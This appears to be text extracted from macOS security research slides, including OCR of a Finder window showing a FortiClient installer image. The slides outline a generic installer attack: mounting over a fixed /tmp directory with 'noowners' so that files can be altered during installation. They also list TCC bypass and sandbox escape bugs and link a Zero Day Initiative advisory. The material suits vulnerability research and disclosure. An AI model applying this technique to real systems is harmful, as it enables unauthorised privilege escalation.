Finder File Edit View Go Window Help
Sep 13., Mon 6:46
FortiClient
csaby
Favourites
Recents
Applicati...
Desktop
Documents
Downloads
csaby
iCloud
iCloud Dri...
Locations
bigsur
FortiCl...
Tags
Red
Desktop
Documents
Downloads
FortiClient_full.dmg
FortiClient.dmg
Movies
Music
Pictures
Public
FortiClient_full.dm
Disk Image - 86,3 MB
Information
FortiClient
FortiClient For Mac OS X
Install
Technical Documentation
Uninstall

Other generic installer trick

trick

- installer: writes files to:
  - /tmp/fixedname/bla/bla/bla
- we can create a mount over /tmp/fixedname with noowners
- during install we can modify any files
- no race condition even if installer tries to delete /tmp/fixedname first

pipeline

bugs to be fixed

- full TCC bypass
- full sandbox escape
- admin config TCC bypass

OFFENSIVE security

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Further resources

Links

- https://www.zerodayinitiative.com/advisories/ZDI-21-693/
-

Icons

- flaticon.com
  - xnimrodx
  - Freepik